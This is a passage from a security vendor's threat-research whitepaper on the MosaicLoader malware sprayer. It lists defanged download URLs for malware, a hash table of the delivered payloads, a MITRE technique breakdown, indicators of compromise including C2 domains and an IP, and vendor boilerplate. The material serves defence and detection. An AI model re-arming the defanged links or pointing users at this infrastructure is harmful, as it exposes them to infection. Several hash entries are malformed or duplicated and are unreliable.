hxxp://privacytools[.]xyz/downloads/toolspab2.exe
hxxps://kiff[.]store/builds/KiffApp2.exe
hxxp://md8[.]8eus[.]pw/download.php
hxxps://jom[.]diregame[.]live/userf/2201/google-game.exe
hxxps://cdn[.]discordapp[.]com/attachments/826897158568804390/842095400453406720/Set-
up2.exe
hxxp://moonlabmediacompany[.]com/campaign1/SunLabsPlayer.exe
hxxp://www[.]turbosino[.]com/askhelp39/askinstall39.exe
hxxps://2no[.]co/26ica6
```

Some of these files were not available at the time of our analysis, but we could download most of them. We created a table with each identified malware and a short description.

Hash	File Name	Observations
bb716a5d50965860f206a33e36d9da1f	app.exe	Glupteba, a highly evasive backdoor
1375e48217af7c4163b9a2217fc24c6e	askinstall39.exe	Facebook cookie stealer, accesses login cookies from browsers to steal them
6c1c7791e34c671a8e825d0be36cb327	cpu-only,exe	XMRig, cryptocurrency miner
6d7603e4fd4d633cae7eaee0f1029a17	customer2.exe	Facebook cookie stealer
07f79b595254bd60ccec7561e858de35	ebook.exe	Icecream ebook reader installer, bundled with other PUA
5f779714f8fd23f8fb05d77d443654c7	file3.exe	Glupteba
ae4cdb7ae62dc3767a89f001fdc007e3	file4.exe	Powershell Dropper, runs a powershell script that obtains persistence on the system and runs downloaded payloads
aed57d50123897b0012c35ef5dec4184	jooyu.exe	CookieStealer, searches for any login-related cookies in browser data
9ea1aec6d8637acf9f85cc082a42a3b5	KiffApp2.exe	Presenoker adware
8acd95006ac6d1eabf37683d7ce31052	liguifang.exe	AsyncRAT, communicates with gamegame[.]info, has keylogging capabilities
b749832e5d6ebfc73a61cde48a1b890b	setup.exe	Facebook cookie stealer
0e5031e35b67b14892cb05b35fd734aa	Setup2.exe	an installer that bundles together some of the files from this table (liguifang, file4, customer2)
90e50b8feebbf1c998de62de795aa4b1	SX.x.exe	Glupteba
99484984e25a738b6a09a59b50abe93c	v2.exe	XMRig, cryptocurrency miner

Impact

Systems infected with this malware become part of the network of machines that attackers can further infect with any piece of malware they want. During our analysis, we observed that the payloads delivered by the second stage are malware sprayers that download and run many other malicious files. These pieces of malware vary from small cookie stealers to cryptocurrency miners and even more advanced threats like Glupteba [4].

Privacy impact

Due to MosaicLoader's capabilities, user privacy may be severely affected. The malware sprayer can deliver Facebook cookie stealers on the system that might exfiltrate login data, resulting in complete account takeovers, posts that can harm the reputation of businesses or persons, or posts that spread malware. Other significantly dangerous malware delivered through MosaicLoader are the Remote Access Trojans. They can log keypresses on the system, record audio from the microphone and images from the webcam, capture screenshots, etc. With this private information, attackers can take over accounts, steal digital identities and attempt to blackmail victims.

Campaign distribution

The campaign has no specific target countries or organizations. It just delivers the payloads to victims who search for cracked software. However, due to the nature of the infection source, we expect most of the infected systems to be personal computers.



Fig.31. Campaign distribution by countries

Conclusion

The attackers behind MosaicLoader created a piece of malware that can deliver any payload on the system, making it potentially profitable as a delivery service.

The malware arrives on target systems by posing as cracked installers. It downloads a malware sprayer that obtains a list of URLs from the C2 server and downloads the payloads from the received links. We described a unique obfuscation technique that shuffles small code chunks resulting in a mosaic-like structure.

Recommendations

The best way to defend against MosaicLoader is to avoid downloading cracked software from any source. Besides being against the law, cybercriminals look to target and exploit users searching for illegal software. We recommend to always check the source domain of every download to make sure that the files are legitimate and to keep your antimalware and other security solutions up to date.

Bibliography

[1] https://www.fortinet.com/blog/threat-research/netbounce-threat-actor-tries-bold-approach-to-evade-detection

[2] https://research.checkpoint.com/2020/warzone-behind-the-enemy-lines/

[3] https://www.vmray.com/cyber-security-blog/warzone-rat-malware-analysis-spotlight/

[4] https://labs.bitdefender.com/2019/12/revisiting-glupteba-still-relevant-five-years-after-debut/

[5] https://blog.morphisec.com/google-ppc-ads-deliver-redline-taurus-and-mini-redline-infostealers

MITRE techniques breakdown

Note: for the collection, exfiltration and impact sections of the table, we have introduced all the malicious actions we have observed with the analyzed pieces of malware downloaded by the sprayer.

Execution	Persistence	Defense Evasion	Collection	Command and Control	Exfiltration	Impact
User Execution: Malicious File	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Masquerading: Invalid Code Signature	Audio Capture	Application Layer Protocol: Web Protocols	Exfiltration Over C2 Channel	Defacement
	Create or Modify System Process: Windows Service	Process Injection: Process Hollowing	Clipboard Data			Resource Hijacking
		Deobfuscate/ Decode Files or Information	Data from Local System			
			Input Capture: Keylogging			
			Man in the Browser			
			Screen Capture			
			Video Capture			

Indicators of compromise

Hashes

Downloaders

d724066d7c19b29b2bdb7468a9027f1b
953ebbee1cc0fe28595ef92277ee1824
d9ecaa2b2ac1902805ca96b7f6803028
62828deec03544193a8b7af50b587c64
51ef12de306029e18ad25802b0acfbb2
dd2d93e538f05295700a371976b057c9
f3481078c22a26ecd6ab9f653e6be075
09ca3264faa0092b6704bf77e72fa5df
91f545054d5188d0a61e9aa39f38f02d
d7a8d70022085464f05888ef6575d8ec
bda968ba8dc4a7351f1af40549e87713
fe5d1d2a2a9a4b61d237546d5896599e
90070741e9c025f841f47f0c3adee3d2
cd6e4a9e65bd9e1e3aae77400161ead0
74f40695d6e8b7554652a2ccab0e24e4
c2595f372f0c55e3add27b1987ab7273
bb31f608469d58ccd816033dc5740942
f08910c2927c583531dd1da85d3644b4
eb23ded8126b43ea056ff579aa69ea52
307cf83afc07a789f7b8976bb9fbb607
482f23f6deaaa4917c2102d22a3cf367
731a8703f88bfa1c429c721b90383357
fb3be97affe515876a7e636c22ffa36f
d4b5cbd0982a44206dbfe98a31eded10
982bfe7514223c1d65be764422d1cf19
a238e40e91da8ff1c1c4a9f3a59c52a2
ac8dc817e5d387eac8894e6956e64f99
3786ebdb146a3355652cb90206f3f442
cd8dcbbf2270ec08b28dc2b823a5a786
a0686d8651b078faa60f75295f75e191
5c7623b207bf5756a641d05016f57350
fdc3c72f4249d05c7847009e4c0962bf
ec1a7ad5bc45ff82ac8552b9b4de2d0d

Appsetup

311c75d397af909bce6d9a16ecf5c9c1
72bd252201771166ec7522d0534025dd
3ba57f17d5fee19a15f53af88ab0618b
b7b3f0dc58a78e8ddde9f333055300dd
dd7e36c1c180d7ff9784c91406da9870
0d37fd785dd8c7a73fe51a5e929595e0
2f54301cc4692a737bb89d18b2021ae3
59d21e15f6bcd56a2ecc2ffb59074a44

Prun

3a7cdc4c47ce4b3a5eaa7ecc868bf0b8
a282da0cf8b4a35a1fec2a5751682acf
eb437902ca11790f80408c93b9a9f527
acee4b6c36cbd612ea8c1ac8654e4ce8
78859832e79c6d7aedad2de7612b375c
7ff49f11c6ba05bdb5d1d5435a94cf8b
9dbde9e241e5916801d1f40f08559b5c
b8917c4a68a16044b242d6349a0b9966
ec55c594ad719296c3778165d15a6e03
cf10cca7751df8dd1cd8afda5b92efcb

All SHA256 hashes that communicate with the C2

404b52bc985b8c81fb35e4ccd9263c0dce6b2e4b854fff460960a31eb7b704a
707c20f7aaa36991e80b2cbcb6596a7822bc53cac51c1639c991532e2adbbb9
2c76eeb42e2d88f2b95ee800eea3b009a2838f933867a885651d562138a0079
b3d5985d238ea05b76ff24b955e265f6690468672c2319d5282f7b849ad9bd1
701e33035e6ee7da6b13d6b0813e32e3dd5c20707f1e4d704d141ece0eb4e26
cb94a70fb4329f4f8cb854a886ebcf52a465351c5256bba16f2d74d829c3bd3
16d2c1d1b22d66be21b3467b7a4cc18d5212d4b3f8f037178d60f84f1e8faea
6d2e00343a3cad48cc2f4799ce87d27acc3ce154aed286c07f226de2e9c4035
338dd62d371b4c3be644277ce8173fc5f937b1bfe1f3d18a1ba155d178a2553
dadbf66d4d7282dca222e3202bdb7cb72f0bed90641b05c4b76b29b10c1b787
dd231dee730a33d8b59d1440764efd47ffe70fe07a19b0446ee3589b8216eca
b311cda021f0c2904b4508d4cdcf6ef2eff41493f3263775093f562b909d3d9
5d09af6a166e0b919a5a925762a6a249b5b58c229fda35ca9556dff1d29963d
b7c114aa6597d9b328cb129bcefa1eaff3c5082f9fc0c96e9a26940ad26abac
a1a9c95c20903113055cc679560c18ceb1f6b81dd306a1d3c66095ad1381570

69191362c407df28b23e56b6a68758cb112f9bb7582e064e7f7e5a41367c710
a1473655a8c5bd91dd85a303d458cae759a73b50dbc635a0f3da25dfbd17297
252a4e802a8a8bfd28a322b85617f353f1869e01ae00b6debecdd3029751607
972964451f6ab578536be3837fb3cf8f00d4d9d9567e1dfbdeecd27a755cce7
3d567935836d852b792425e393b3677525e3bc3027302603da32fc4e4ca1dbd
bf804fd72bcd5d09582d6a0fe14ece55ff9bec983b45ecc52642d710ec4f3ff
c5229ca94f4703977b678807d3b67fd393766c300374552f649e794218a40a5
833448e4013e76308aee80d26d8875bf55c392c776051f52625ad08291d6503
7bf876bdc63dd748b386d788b9755396257accfb4cf74c27e90b37d0eeb4cb2
4ac7bc5f4217af37877cca112e85d4202349988ff7321203b40ecb4989fea07
1d1addb382678e81ab59cb80613f2c2ee746b2615233674cc8c323a9a0eff4c
8ce66dd13fbe5078390f4911a48503ff168469602226d3f856e5cd0249c6683
0bd27cb63a00e9a7fe2bcb6369df475420b848249a0b20c295859127a119f8f
0661abf447af1f8086c0e41e885388ecc64f82c2e2a9f408e86a66fbf26e0a5
94364e9fa1787e80626b43755c08e45e6c24205b12b6ec1ce1c7e63480e7f54
7c26ec6f7e2c89837779d7a35c8859f813a349c190a4907b683c6aeb18493d9
27ce0735001a957d1eab30cf988cbe746e4c8eee0d7ff20185c178f53bab974
7590dc9c1219ebf78171cbce665dea0ff283e1cd4feeab89f3521a954aee212
d0f3ebce4a5489d43047b0c9484583b3c8fe429f947fc7f75be9fd58b810c45
42e7ae63c67c9a580eae09e408303a8e505fe650d70fe3bcb715ef4052baf15
98d94c43276fe025775b1d78068d64a3b4feab16eab56b6123fdba35f8963cb
0a61e4146fbe8ad64f6a0c4463b8f1ffa7e49d82ffdc8d8891d23241d9e4d43
a87ec09b2a31d96772d76ef6e738f24e8b586eeb7694c960906aa1a65a7a78b
0d219b913f97292e7163ed6e447ea410e348110121ff2d18ba8f2869225d749
aa52ee7f7183009188dedb4d1a8913a297d78a0735d70756813ce93bfcbbb90
9c181fb3d35adcc40f704795ed168e19fb3f638f13a50852f14f44cc7c9b2f1
10c07e899af31db970ee58f02a28b420fccedf70df5ec4b1b5765513502b65b
4dc51b62fe85e455c0b2a8f503aaf7ff523eeb984749077f3d40f5ff67902ce
1ad122315fff76fde6444be3cb0be1ffa1acc7f56c07840c1e38ad90b374732
b3e57fdf14cfa4d7688faecfa29c77974b8c92c97fffd786e82b0d582325315
5daf6d8ab4029338bc8f0142d6b02dad80187b1c058514119f71af90001285c
b792ebd8f30d9743cb25b62394bd0d66df88fb74d3696740ffc8135cc55ca40
4da9f770ea323fd7d13c121fa6ae51ade9da84cc4625d329fd817b951941bb6
7b69082ea35b3734f1c45c007e81c0463baf1d602a63994d3cbc404a2cc4433
e37d8f2e5030f88ce180eff0b1a6c4a547cc0ede43c4c9bb132088bd9ada66c
6479acf3ab5761de9288dbe7945ae97e183cdb13d194d7e4ce6071c9c2d5c2e
3ba451a5f5aa89a9be01118a1c4132c8c75504674f77534337f526050a1b45e
1cbbde1c4c99b62c39b578f1e8754eea04f61a00ba72154790532e05009a450
232b1d8d49e00e0f91ffe052ce2814f8952ad90cafa64e1ae4fe5e61c7ddc0e
494bacf6dba73268bc68c1078306b5e2665bee110f93e9235a6672e0ef434e1
6831a7388c8ac4fdfde1039b0ab4d140c6a80352f93c60860acbabe58c80f9c
8ab18e1823736a0d91a3c8ff4a132edf225af68b93dbfd55ecf37bef35363e0
91a163e7923cbc283f86dd8594c66308f87ed95573c721cab5315f1987be46e
9f46c4840fafb0537fa3d60c12a148680af0f33b9a2325d5d380c0d48b0cef9
6463e762f49026770e853566b3ab1ff61848348eaef24ae32ed1b52807c25f4
efbdd844936c8c8f14ad40dbf111f9d2778c92b3aa79cca72db51e0bc6c7586
001e2ef9e587b6b1c6ca27012851a905cbd31384d650c7464671fe2ec10de6e
d5383b95b803141a3530b49e0f72578f1f5e8f4aadb93f4b57cb5bfa9ee3d78
0fbcf64392b9d5c06cc5c92c955d4ad0c97cf9b0589f87c8f495732f103e4f7
8ede520a96e7eff75e753691e1dd2c764a3171ffa0144675c3e08f4be027c01
5e3c87f3735b953714f95abb060b1d8141b919d131e3a6282a6bde7996ebe2f

4d61e02cab554d688d79a8629e960d3cbb4b35d2335154c88b21562d2a62365
3a32f0565b7b30b96dd87c3794e0219634e4476a133338e38aed5b6f772deb61
3146a9e34d131acbee6272216856c584b68b4dde94d8aa02374e74e34fe51ab2
106c3cf938688e1d4e24480182d79ae969687e46d2b44d519f5b43dd90f9eecd
f63af32398bd2459d37b13f640070ba8d3e01c927a7006cc921ac8a2b3a3b991
8d50c214c28a02f115f41150f829eee4be5a8ab43d9c3f59c8159d485c96475a
400aec74af32c3918295afb7defb6cf72023a61e3a349000eb6d39c272c1984c
a74572bdb53ba8fcfe83c40fadc4fe07965005571de3235b9f6e875dede4ab1e
458bf89d1f46dbee82ef427e6819521e8dc9027a4ecca00ec5a1e228a1c3869e
3dad2eaa5e720c0619619b0aca918c8dfaba30eff0deb3152d9fe22c9d6e11e2
035a942fc9aa783b04568cb189ca063006804b471e726b5d6699141bf73f476e
c1fd4f48cdce77cc1cd94470d763807f6e081554a846747c35ea91b3c04f00b7
16ff4fd9d545af211bc1d390e0be376f730f07b18494f1b609fb3b22cf11af4a
ad9f76e05e89f77038fb9ba2f823be8f72e62da924c033546bd1fd1affa4c9a7
c4410d5508b4e1ab0b244be6b9ef1a391b4046e2c392db1c3fd44ce933a4c096
ca3faacb01fe163e79ae73bccdb51e92e61c86277672a8288156777691 8eacd4
f91f3da7885a9b9c683a70d78548190a58e9c0f5864b157b6fa7337af6e3834f
b61c39fe191a2fd3ab3be807714a8841dc2686d22836db5c3627578b9811cb33
3a60a14fb71181cbc7ca6f9df6c4bf66005c74f90cdac0513890063bfc695fe2
b198f64d27843cc64b6fed28328a9a782631c9f882c81e349182d4c5820741f9
0a9ac88f11beb9429cbe5d08ce6f8e3ec986decae42b3f7aea474a161c9e8e6f
4f4440e1773905364c871c3837f84a39f81fc29a8c578e0ed2c4aa22db65a217
708542577a656b24962e07bfb4b958a57a7e916475bd99beaed79f91c71504f3
eff92a77b472bdd7221f00150a1cb352762da5c929d6f375b9c6898ca1b1a0a9
d404b52bc985b8c81fb35e4ccd9263c0dce6b2e4b854fff460960a31eb7b704a
c707c20f7aaa36991e80b2cbcb6596a7822bc53cac51c1639c991532e2adbbb9
d2c76eeb42e2d88f2b95ee800eea3b009a2838f933867a885651d562138a0079
7b3d5985d238ea05b76ff24b955e265f6690468672c2319d5282f7b849ad9bd1
9701e33035e6ee7da6b13d6b0813e32e3dd5c20707f1e4d704d141ece0eb4e26
8cb94a70fb4329f4f8cb854a886ebcf52a465351c5256bba16f2d74d829c3bd3
216d2c1d1b22d66be21b3467b7a4cc18d5212d4b3f8f037178d60f84f1e8faea
d6d2e00343a3cad48cc2f4799ce87d27acc3ce154aed286c07f226de2e9c4035
5338dd62d371b4c3be644277ce8173fc5f937b1bfe1f3d18a1ba155d178a2553
7dadbf66d4d7282dca222e3202bdb7cb72f0bed90641b05c4b76b29b10c1b787
4dd231dee730a33d8b59d1440764efd47ffe70fe07a19b0446ee3589b8216eca
7b311cda021f0c2904b4508d4cdcf6ef2eff41493f3263775093f562b909d3d9
45d09af6a166e0b919a5a925762a6a249b5b58c229fda35ca9556dff1d29963d
9b7c114aa6597d9b328cb129bcefa1eaff3c5082f9fc0c96e9a26940ad26abac
fa1a9c95c20903113055cc679560c18ceb1f6b81dd306a1d3c66095ad1381570
269191362c407df28b23e56b6a68758cb112f9bb7582e064e7f7e5a41367c710
1a1473655a8c5bd91dd85a303d458cae759a73b50dbc635a0f3da25dfbd17297
4252a4e802a8a8bfd28a322b85617f353f1869e01ae00b6debecdd3029751607
3972964451f6ab578536be3837fb3cf8f00d4d9d9567e1dfbdeecd27a755cce7
33d567935836d852b792425e393b3677525e3bc3027302603da32fc4e4ca1dbd
bbf804fd72bcd5d09582d6a0fe14ece55ff9bec983b45ecc52642d710ec4f3ff
ac5229ca94f4703977b678807d3b67fd393766c300374552f649e794218a40a5
0833448e4013e76308aee80d26d8875bf55c392c776051f52625ad08291d6503
a7bf876bdc63dd748b386d788b9755396257accfb4cf74c27e90b37d0eeb4cb2
04ac7bc5f4217af37877cca112e85d4202349988ff7321203b40ecb4989fea07
41d1addb382678e81ab59cb80613f2c2ee746b2615233674cc8c323a9a0eff4c
78ce66dd13fbe5078390f4911a48503ff168469602226d3f856e5cd0249c6683

40bd27cb63a00e9a7fe2bcb6369df475420b848249a0b20c295859127a119f8f
c0661abf447af1f8086c0e41e885388ecc64f82c2e2a9f408e86a66fbf26e0a5
894364e9fa1787e80626b43755c08e45e6c24205b12b6ec1ce1c7e63480e7f54
e7c26ec6f7e2c89837779d7a35c8859f813a349c190a4907b683c6aeb18493d9
427ce0735001a957d1eab30cf988cbe746e4c8eee0d7ff20185c178f53bab974
d7590dc9c1219ebf78171cbce665dea0ff283e1cd4feeab89f3521a954aee212
ad0f3ebce4a5489d43047b0c9484583b3c8fe429f947fc7f75be9fd58b810c45
542e7ae63c67c9a580eae09e408303a8e505fe650d70fe3bcb715ef4052baf15
f98d94c43276fe025775b1d78068d64a3b4feab16eab56b6123fdba35f8963cb
40a61e4146fbe8ad64f6a0c4463b8f1ffa7e49d82ffdc8d8891d23241d9e4d43
fa87ec09b2a31d96772d76ef6e738f24e8b586eeb7694c960906aa1a65a7a78b
70d219b913f97292e7163ed6e447ea410e348110121ff2d18ba8f2869225d749
3aa52ee7f7183009188dedb4d1a8913a297d78a0735d70756813ce93bfcbbb90
29c181fb3d35adcc40f704795ed168e19fb3f638f13a50852f14f44cc7c9b2f1
510c07e899af31db970ee58f02a28b420fccedf70df5ec4b1b5765513502b65b
e4dc51b62fe85e455c0b2a8f503aaf7ff523eeb984749077f3d40f5ff67902ce
01ad122315fff76fde6444be3cb0be1ffa1acc7f56c07840c1e38ad90b374732
5b3e57fdf14cfa4d7688faecfa29c77974b8c92c97fffd786e82b0d582325315
d5daf6d8ab4029338bc8f0142d6b02dad80187b1c058514119f71af90001285c
db792ebd8f30d9743cb25b62394bd0d66df88fb74d3696740ffc8135cc55ca40
24da9f770ea323fd7d13c121fa6ae51ade9da84cc4625d329fd817b951941bb6
27b69082ea35b3734f1c45c007e81c0463baf1d602a63994d3cbc404a2cc4433
8e37d8f2e5030f88ce180eff0b1a6c4a547cc0ede43c4c9bb132088bd9ada66c
16479acf3ab5761de9288dbe7945ae97e183cdb13d194d7e4ce6071c9c2d5c2e
53ba451a5f5aa89a9be01118a1c4132c8c75504674f77534337f526050a1b45e
f1cbbde1c4c99b62c39b578f1e8754eea04f61a00ba72154790532e05009a450
b232b1d8d49e00e0f91ffe052ce2814f8952ad90cafa64e1ae4fe5e61c7ddc0e
6494bacf6dba73268bc68c1078306b5e2665bee110f93e9235a6672e0ef434e1
96831a7388c8ac4fdfde1039b0ab4d140c6a80352f93c60860acbabe58c80f9c
98ab18e1823736a0d91a3c8ff4a132edf225af68b93dbfd55ecf37bef35363e0
891a163e7923cbc283f86dd8594c66308f87ed95573c721cab5315f1987be46e
19f46c4840fafb0537fa3d60c12a148680af0f33b9a2325d5d380c0d48b0cef9
26463e762f49026770e853566b3ab1ff61848348eaef24ae32ed1b52807c25f4
3efbdd844936c8c8f14ad40dbf111f9d2778c92b3aa79cca72db51e0bc6c7586
6001e2ef9e587b6b1c6ca27012851a905cbd31384d650c7464671fe2ec10de6e
ad5383b95b803141a3530b49e0f72578f1f5e8f4aadb93f4b57cb5bfa9ee3d78
10fbcf64392b9d5c06cc5c92c955d4ad0c97cf9b0589f87c8f495732f103e4f7
d8ede520a96e7eff75e753691e1dd2c764a3171ffa0144675c3e08f4be027c01
d5e3c87f3735b953714f95abb060b1d8141b919d131e3a6282a6bde7996ebe2f
24d61e02cab554d688d79a8629e960d3cbb4b35d2335154c88b21562d2a62365
3a32f0565b7b30b96dd87c3794e0219634e4476a133338e38aed5b6f772deb61
3146a9e34d131acbee6272216856c584b68b4dde94d8aa02374e74e34fe51ab2
106c3cf938688e1d4e24480182d79ae969687e46d2b44d519f5b43dd90f9eecd
f63af32398bd2459d37b13f640070ba8d3e01c927a7006cc921ac8a2b3a3b991
8d50c214c28a02f115f41150f829eee4be5a8ab43d9c3f59c8159d485c96475a
400aec74af32c3918295afb7defb6cf72023a61e3a349000eb6d39c272c1984c
a74572bdb53ba8fcfe83c40fadc4fe07965005571de3235b9f6e875dede4ab1e
458bf89d1f46dbee82ef427e6819521e8dc9027a4ecca00ec5a1e228a1c3869e
3dad2eaa5e720c0619619b0aca918c8dfaba30eff0deb3152d9fe22c9d6e11e2
035a942fc9aa783b04568cb189ca063006804b471e726b5d6699141bf73f476e
c1fd4f48cdce77cc1cd94470d763807f6e081554a846747c35ea91b3c04f00b7

16ff4fd9d545af211bc1d390e0be376f730f07b18494f1b609fb3b22cf11af4a
ad9f76e05e89f77038fb9ba2f823be8f72e62da924c033546bd1fd1affa4c9a7
c4410d5508b4e1ab0b244be6b9ef1a391b4046e2c392db1c3fd44ce933a4c096
ca3faacb01fe163e79ae73bccdb51e92e61c86277672a8288156777691 8eacd4
f91f3da7885a9b9c683a70d78548190a58e9c0f5864b157b6fa7337af6e3834f
b61c39fe191a2fd3ab3be807714a8841dc2686d22836db5c3627578b9811cb33
3a60a14fb71181cbc7ca6f9df6c4bf66005c74f90cdac0513890063bfc695fe2
b198f64d27843cc64b6fed28328a9a782631c9f882c81e349182d4c5820741f9
0a9ac88f11beb9429cbe5d08ce6f8e3ec986decae42b3f7aea474a161c9e8e6f
4f4440e1773905364c871c3837f84a39f81fc29a8c578e0ed2c4aa22db65a217
708542577a656b24962e07bfb4b958a57a7e916475bd99beaed79f91c71504f3
eff92a77b472bdd7221f00150a1cb352762da5c929d6f375b9c6898ca1b1a0a9

URLs

t1[.]cloudshielding[.]xyz
c1[.]checkblanco[.]xyz
s1[.]chunkserving[.]com
m1[.]uptime66[.]com
5a014483-ff8f-467e-a260-28565368d9be[.]certbooster[.]com
0129e158-aa17-4900-99a6-30f4a49bd0a4[.]nordlt[.]com

integral[.]hacking101[.]net

IP Address

195.181.169.92

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security
NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test
SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row
Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row
More MSP-integrated solutions than any other security vendor
3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-MosaicLoader-creat5540-en_EN
07/12/21July 12, 2021 11:33 am07/12/21